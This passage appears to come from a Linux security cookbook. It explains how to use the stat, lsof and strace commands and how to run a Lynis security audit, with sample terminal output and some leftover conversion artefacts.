We use the `stat` command to get detailed information about a file. When a file is renamed, `stat` tells us the time that the change was made. It also gives information about multiple files at the same time using wildcards with the `stat` command.

`stat` works on directories and filesystems as well. In the case of a filesystem, `stat` can display its status using the `-f` option.

Using system tools – lsof

At times, we may face situations where we are unable to unmount a disk due to the fact that some files are being used. However, we may not be able to understand which file is being referred to. In such situations, we can check which files are being opened by which processes running on the system.

This can be done using the **lsof** command, which stands for **List Open Files**. Since Linux considers everything, such as directories, devices, sockets, and so on, as a file, we can use `lsof` to easily identify all the open files.

Getting ready

To use the `lsof` command, it is recommended that you are logged in from root account, or else, use `sudo` from a nonroot account so that the output of the `lsof` command is not limited.

How to do it...

In this section, we will explore the different options that can be used with the `lsof` command to understand how it works.

1. If we just run `lsof`, it will list all the open files that belong to any active process on the system. If the output is long, we can use the `less` command to scroll through the output:

   ```
   lsof | less
   ```

   The output that is displayed is shown in columns, such as `COMMAND`, `PID`, `USER`, `FD`, `TYPE`, `DEVICE`, and so on, for better understanding of the files.

   The `FD` column has information about file descriptions such as the current working directory (`cwd`), root directory (`rtd`), program text (`txt`), and so on. If the `FD` column contains information such as `0u`, `1u`, and so on; the number signifies the actual file descriptor and the letter signifies different modes (`read` access, `write` access, and `read/write` access).

```
COMMAND     PID       USER   FD      TYPE     DEVICE SIZE/OFF       NODE NAME
init          1       root  cwd       DIR        8,1     4096          2 /
init          1       root  rtd       DIR        8,1     4096          2 /
init          1       root  txt       REG        8,1   194528        169 /sbin/init
init          1       root  mem       REG        8,1    47040     263210 /lib/i386-linux-gnu/libnss file
init          1       root  mem       REG        8,1   134344     263139 /lib/i386-linux-gnu/ld-2.15.so
init          1       root    0u      CHR        1,3      0t0       5640 /dev/null
init          1       root    1u      CHR        1,3      0t0       5640 /dev/null
init          1       root    2u      CHR        1,3      0t0       5640 /dev/null
init          1       root    3r     FIFO        0,8      0t0       7559 pipe
init          1       root    4w     FIFO        0,8      0t0       7559 pipe
init          1       root    5r     0000        0,9        0       5603 anon_inode
init          1       root    6r     0000        0,9        0       5603 anon_inode
init          1       root    7u     unix 0xdb3de1c0      0t0       7560 socket
init          1       root    8w      REG        8,1      124        220 /var/log/upstart/dbus.log
init          1       root    9u     unix 0xdb3dd440      0t0       7712 socket
```

2. To check the list of all open files for a particular user, we use the `-u` option followed by the username:

   ```
   lsof -u tajinder
   ```

```
unity-2d- 11583 tajinder    3u  0000        0,9        0    5603 anon_inode
unity-2d- 11583 tajinder    4u  0000        0,9        0    5603 anon_inode
unity-2d- 11583 tajinder    5u  unix 0xdd3fd200      0t0   29188 socket
unity-2d- 11583 tajinder    6u  0000        0,9        0    5603 anon_inode
unity-2d- 11583 tajinder    7u  0000        0,9        0    5603 anon_inode
unity-2d- 11583 tajinder    8u  unix 0xdd3ffcc0      0t0   29190 socket
unity-2d- 11583 tajinder    9u  unix 0xdd3fcfc0      0t0   29198 socket
unity-2d- 11583 tajinder   10r  FIFO        0,8      0t0   29205 pipe
unity-2d- 11583 tajinder   11w  FIFO        0,8      0t0   29205 pipe
unity-2d- 11583 tajinder   12u  unix 0xdc32f180      0t0   29208 socket
unity-2d- 11583 tajinder   13u  unix 0xdc32f600      0t0   29212 socket
unity-2d- 11583 tajinder   14u  unix 0xdc32f3c0      0t0   29218 socket
unity-2d- 11583 tajinder   15u  unix 0xdc32e640      0t0   29220 socket
unity-2d- 11583 tajinder   16u  unix 0xdc32e880      0t0   29222 socket
```

3. Using `lsof` we can check whether there are any processes running on a particular port. To do so, we have to use the `-i` option and run this command:

   `lsof –i TCP:22`

```
root@tj-dev:~# lsof -i TCP:22
COMMAND   PID USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
sshd    15455 root    3u  IPv4 100126      0t0  TCP *:ssh (LISTEN)
sshd    15455 root    4u  IPv6 100128      0t0  TCP *:ssh (LISTEN)
```

4. In the preceding example, we checked for a list of running processes on port `22`, and we saw that the SSH process was running.
5. If we want to check the exact number of open files on the system, we can run this command:

```
tajinder@tj-dev:~$ lsof | wc -l
5220
```

   In the preceding example, there are lots of open files, 5220 to be specific.

6. To check which user is looking at what file and which commands are being run by the user, we can use this command:

   `lsof -i -u tajinder`

```
root@tj-dev:~# lsof -i -u tajinder
COMMAND     PID     USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
avahi-dae   777    avahi   13u  IPv4   8233      0t0  UDP *:mdns
avahi-dae   777    avahi   14u  IPv6   8234      0t0  UDP *:mdns
avahi-dae   777    avahi   15u  IPv4   8235      0t0  UDP *:52037
avahi-dae   777    avahi   16u  IPv6   8236      0t0  UDP *:38863
cupsd       788     root    8u  IPv4   8572      0t0  TCP localhost:ipp (LISTEN)
dhclient   1045     root    6u  IPv4   9086      0t0  UDP *:bootpc
dnsmasq    1367   nobody    4u  IPv4  10188      0t0  UDP localhost:domain
dnsmasq    1367   nobody    5u  IPv4  10189      0t0  TCP localhost:domain (LISTE
N)
dnsmasq    1367   nobody   10u  IPv4 101323      0t0  UDP *:43050
dnsmasq    1367   nobody   11u  IPv4 101327      0t0  UDP *:37233
glance-ap  4832   glance    4u  IPv4  20212      0t0  TCP *:9292 (LISTEN)
glance-re  4901   glance    4u  IPv4  20463      0t0  TCP *:9191 (LISTEN)
```

We have many more options while using `lsof`, which can be explored by referring to the `man` page of the `lsof` command.

How it works

Running the `lsof` command shows a listing of all the open files on the system. Using the `-u` option and specifying the username, we get a list of open files for a particular user.

When we use the `-i` option and specify a port number, we get information about any process running on that port.

When we use both the `-i` and `-u` options with a particular username, we get information about the files and commands being accessed by that user.

Using system tools – strace

When running any command or program on our Linux machine, you might wonder what the background working of it is. For this, we have a very useful tool in Linux called **strace**.

This a command-line tool that can be also used as a diagnostic or debugging tool. strace monitors the interaction between processes and the Linux kernel and is helpful when we want to debug the execution of any program.

Getting ready

This tool is available for all Linux-based systems by default. Hence, nothing else needs to be configured to start using strace.

How to do it...

Let's see how strace can be used in various ways to trace the execution of any program from start to end.

1. To trace the execution of any executable command in Linux, simply run the `strace` command followed by the executable command. If we use `strace` for the `ls` command, we get this output:

```
root@tj-dev:~# strace ls
execve("/bin/ls", ["ls"], [/* 39 vars */]) = 0
brk(0)                                  = 0x81d7000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb77cf000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=62788, ...}) = 0
mmap2(NULL, 62788, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb77bf000
close(3)                                = 0
```

2. In the preceding screenshot, the output displayed has been truncated. If we check the last few lines of the output, we see some write system calls where the listing of the current directly has been displayed:

```
fstat64(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 0), ...}) = 0
mmap2(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb777a000
write(1, "Desktop  Documents  Downloads  e"..., 91Desktop  Documents  Downloads  examples.desktop  Music
Pictures  Public  Templates  Videos
) = 91
close(1)                                = 0
munmap(0xb777a000, 4096)                = 0
close(2)                                = 0
exit_group(0)                           = ?
```

3. To check the listing, we can run `ls` alone in the same directory, and we'll see the same listing that we saw in the previous image:

```
root@tj-dev:/home/tajinder# ls
Desktop  Documents  Downloads  examples.desktop  Music  Pictures  Public  Templates  Videos
root@tj-dev:/home/tajinder#
```

4. If we want to have a statistical summary of the `strace` command to be displayed in a neat manner, we can use the `-c` option:

```
strace -c ls
```

When the preceding command is run, we get the following output:

```
root@tj-dev:/home/tajinder# strace -c ls
Desktop  Documents  Downloads  examples.desktop  Music  Pictures  Public  Templates  Videos
% time     seconds  usecs/call     calls    errors syscall
------ ----------- ----------- --------- --------- ----------------
  -nan    0.000000           0         9           read
  -nan    0.000000           0         1           write
  -nan    0.000000           0        10           open
  -nan    0.000000           0        13           close
  -nan    0.000000           0         1           execve
  -nan    0.000000           0         9         9 access
  -nan    0.000000           0         3           brk
  -nan    0.000000           0         2           ioctl
  -nan    0.000000           0         3           munmap
  -nan    0.000000           0         1           uname
  -nan    0.000000           0         9           mprotect
  -nan    0.000000           0         2           rt_sigaction
  -nan    0.000000           0         1           rt_sigprocmask
  -nan    0.000000           0         1           getrlimit
  -nan    0.000000           0        25           mmap2
```

5. We can also display the timestamp at the start of each output line using the `-t` option:

```
root@tj-dev:/home/tajinder# strace -t ls
20:39:30 execve("/bin/ls", ["ls"], [/* 39 vars */]) = 0
20:39:30 brk(0)                         = 0x8462000
20:39:30 access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
20:39:30 mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb778f000
20:39:30 access("/etc/ld.so.preload", R_OK) = -1 ENOENT (No such file or directory)
20:39:30 open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
20:39:30 fstat64(3, {st_mode=S_IFREG|0644, st_size=62788, ...}) = 0
20:39:30 mmap2(NULL, 62788, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb777f000
20:39:30 close(3)                       = 0
20:39:30 access("/etc/ld.so.nohwcap", F_OK) = -1 ENOENT (No such file or directory)
20:39:30 open("/lib/i386-linux-gnu/libselinux.so.1", O_RDONLY|O_CLOEXEC) = 3
```

6. The default `strace` command displays all the system calls made by the executable program. If we wish to show only a specific call, we can use the `-e` option. So, if we want to see only the open system call of the `ls` command, we have to run this command:

```
strace -e open ls
```

When the preceding command is run, we get the following output:

```
root@tj-dev:/home/tajinder# strace -e open ls
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
open("/lib/i386-linux-gnu/libselinux.so.1", O_RDONLY|O_CLOEXEC) = 3
open("/lib/i386-linux-gnu/librt.so.1", O_RDONLY|O_CLOEXEC) = 3
open("/lib/i386-linux-gnu/libacl.so.1", O_RDONLY|O_CLOEXEC) = 3
open("/lib/i386-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
open("/lib/i386-linux-gnu/libdl.so.2", O_RDONLY|O_CLOEXEC) = 3
open("/lib/i386-linux-gnu/libpthread.so.0", O_RDONLY|O_CLOEXEC) = 3
open("/lib/i386-linux-gnu/libattr.so.1", O_RDONLY|O_CLOEXEC) = 3
open("/proc/filesystems", O_RDONLY|O_LARGEFILE) = 3
open("/usr/lib/locale/locale-archive", O_RDONLY|O_LARGEFILE|O_CLOEXEC) = 3
Desktop    Downloads         Music   Pictures  Templates
Documents  examples.desktop  output  Public    Videos
```

7. If we wish to save the output of the `strace` command in a file for the purpose of viewing it later, we can do so using the `-o` option:

```
strace -o output.txt ls
```

Here, `output.txt` is the name of the file that will be created to save the output of the `strace` command:

```
root@tj-dev:/home/tajinder# strace -o output.txt ls
Desktop    Downloads         Music       Pictures  Templates
Documents  examples.desktop  output.txt  Public    Videos
root@tj-dev:/home/tajinder# cat output.txt
execve("/bin/ls", ["ls"], [/* 39 vars */]) = 0
brk(0)                                  = 0x8dbc000
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
mmap2(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0xb76
fa000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
open("/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat64(3, {st_mode=S_IFREG|0644, st_size=62788, ...}) = 0
mmap2(NULL, 62788, PROT_READ, MAP_PRIVATE, 3, 0) = 0xb76ea000
close(3)                                = 0
```

If we want to use strace in any process that is currently running, we can do so using the ID of the process. In our example, we are using the process of `firefox`, whose process ID is `16301`.

8. We run the following command and also save the output of the command in the `firefox_output.txt` file using the `-o` option:

```
root@tj-dev:~# strace -p 16301 -o firefox_output.txt
Process 16301 attached - interrupt to quit
Process 16301 detached
```

9. We can then check the content of the output file using the `tail` command or any text editor of our choice.

How it works

When the `strace` command is used on any other Linux command or program, it traces its interaction with the Linux kernel.

When the `-c` option is used with `strace`, we get a statistical summary, and if the `-t` option is used, we get time stamp preceding each output line.

Using the `-e` option, we see only a specific call of program execution, such as open system calls. Using the `-o` option, we write the output of the `strace` command to a file.

Using Lynis

Monitoring log files on Linux manually is a very tedious task. To make it easy, we can use auditing tools on our Linux system, which will be able to automatically scan the whole system for any kind of security issues.

Lynis is easy to use and we can get a security report in a faster duration of time. This is helpful when scanning Linux systems for vulnerabilities and malwares.

Getting ready

To use Lynis, it's not necessary to install it. If you are using an Ubuntu system, you can use apt-get to install the Lynis package:

```
apt-get install lynis
```

When the preceding command is run, we get the following output:

```
root@kali:~# apt-get install lynis
Reading package lists... Done
Building dependency tree
Reading state information... Done
lynis is already the newest version (2.1.1-1).
```

For other Linux distributions, simply download the package from `https://cisofy.com/download/lynis/`.

After downloading it, you just need to use `./lynis audit system` and the scan will start.


How to do it...

Using Lynis is very simple. Just start the scanning process and everything will be done automatically. Let's explore the working of the tool now:


1. To start the scan, just type this command:

   ```
   lynis -c
   ```

   When the preceding command is run, we get the following output:



2. Once we run the preceding command, scanning will start and it will continue for some time, depending on the packages it finds on the system. The scan includes different sections, such as system tools, kernel, filesystem, and many more.
3. Once the scan has been completed, we can see an overview of the details at the end of the output screen:



4. After the scanning is done, a report is generated and saved in the `/var/log/lynis.log` file. When we read the content of this file, we get an output similar to what is shown here:

```
[15:08:42] ### Starting Lynis 2.1.1 with PID 11256, build date 22 July 2015 ###
[15:08:42] ===-------------------------------------------------------------=$
[15:08:42] ### Copyright 2007-2015 - CISOfy, https://cisofy.com ###
[15:08:42] Program version:           2.1.1
[15:08:42] Operating system:          Linux
[15:08:42] Operating system name:     Debian
[15:08:42] Operating system version:  Kali Linux Rolling
[15:08:42] Kernel version:            4.3.0
[15:08:42] Kernel version (full):     4.3.0-kali1-686-pae
[15:08:42] Hardware platform:         i686
[15:08:42] Hostname:                  kali
[15:08:42] Auditor:                   [Unknown]
[15:08:42] Profile:                   /etc/lynis/default.prf
[15:08:42] Log file:                  /var/log/lynis.log
[15:08:42] Report file:               /var/log/lynis-report.dat
[15:08:42] Report version:            1.0
[15:08:42] ------------------------------------------------
[15:08:42] Include directory:         /usr/share/lynis/include
[15:08:42] Plugin directory:          /etc/lynis/plugins
```

5. We can scroll through the log file and see which tests Lynis has performed.
6. In the preceding report, what needs our attention are the entries containing the word `Warning`. Hence we can run the given command to find all the lines in the report that contain this word:

   `grep Warning /var/log/lynis.log`

   When the preceding command is run, we get the following output:

```
[20:13:15] ===-------------------------------------------------------------=$
[20:13:15] Performing test ID NETW-2705 (Check availability two nameservers)
[20:13:15] Result: less than 2 responsive nameservers found
[20:13:15] Warning: Couldn't find 2 responsive nameservers [NETW-2705]
[20:13:15] Note: Non responsive nameservers can give problems for your system($
```

7. As we have done for `Warning`, in the same way, we can find all the lists of all the `Suggestion` given by Lynis using this command:

   `grep Suggestion /var/log/lynis.log`

   When the preceding command is run, we get the following output:

```
[20:13:24] Performing test ID FIRE-4590 (Check firewall status)
[20:13:24] Result: no host based firewall/packet filter found or configured
[20:13:24] Suggestion: Configure a firewall/packet filter to filter incoming a$
[20:13:24] Hardening: assigned 0 hardening points (max for this item: 5), curr$
```

8. We can also check `Warning` and `Suggestion` by scrolling to the end of the report in the `/var/log/lynis.log` file. We will see a result similar to what is shown here:

```
  -[ Lynis 2.1.1 Results ]-

  Warnings:
  ----------------------------
  - Can't find any security repository in /etc/apt/sources.list or sources.list
.d directory [PKGS-7388]
      https://cisofy.com/controls/PKGS-7388/

  - Couldn't find 2 responsive nameservers [NETW-2705]
      https://cisofy.com/controls/NETW-2705/

  Suggestions:
  ----------------------------
  - Install libpam-tmpdir to set $TMP and $TMPDIR for PAM sessions [CUST-0280]
      https://your-domain.example.org/controls/CUST-0280/
  - Install libpam-usb to enable multi-factor authentication for PAM sessions [
CUST-0285]
      https://your-domain.example.org/controls/CUST-0285/
  - Install 'ecryptfs-utils' and configure for each user. [CUST-0520]
      https://your-domain.example.org/controls/CUST-0520/
```

How it works

The Lynis scan can be started by executing the `lynis -c` command. Nothing needs to be done while the scan is running.

After the completion of the scan, the report is saved in the `/var/log/lynis.log` file.

We find some lines in the report that contain the word `Warning` and `Suggestion` as these are lines that need our attention according to the requirements of Lynis.

Index

H

I

K

L

T

U

V

W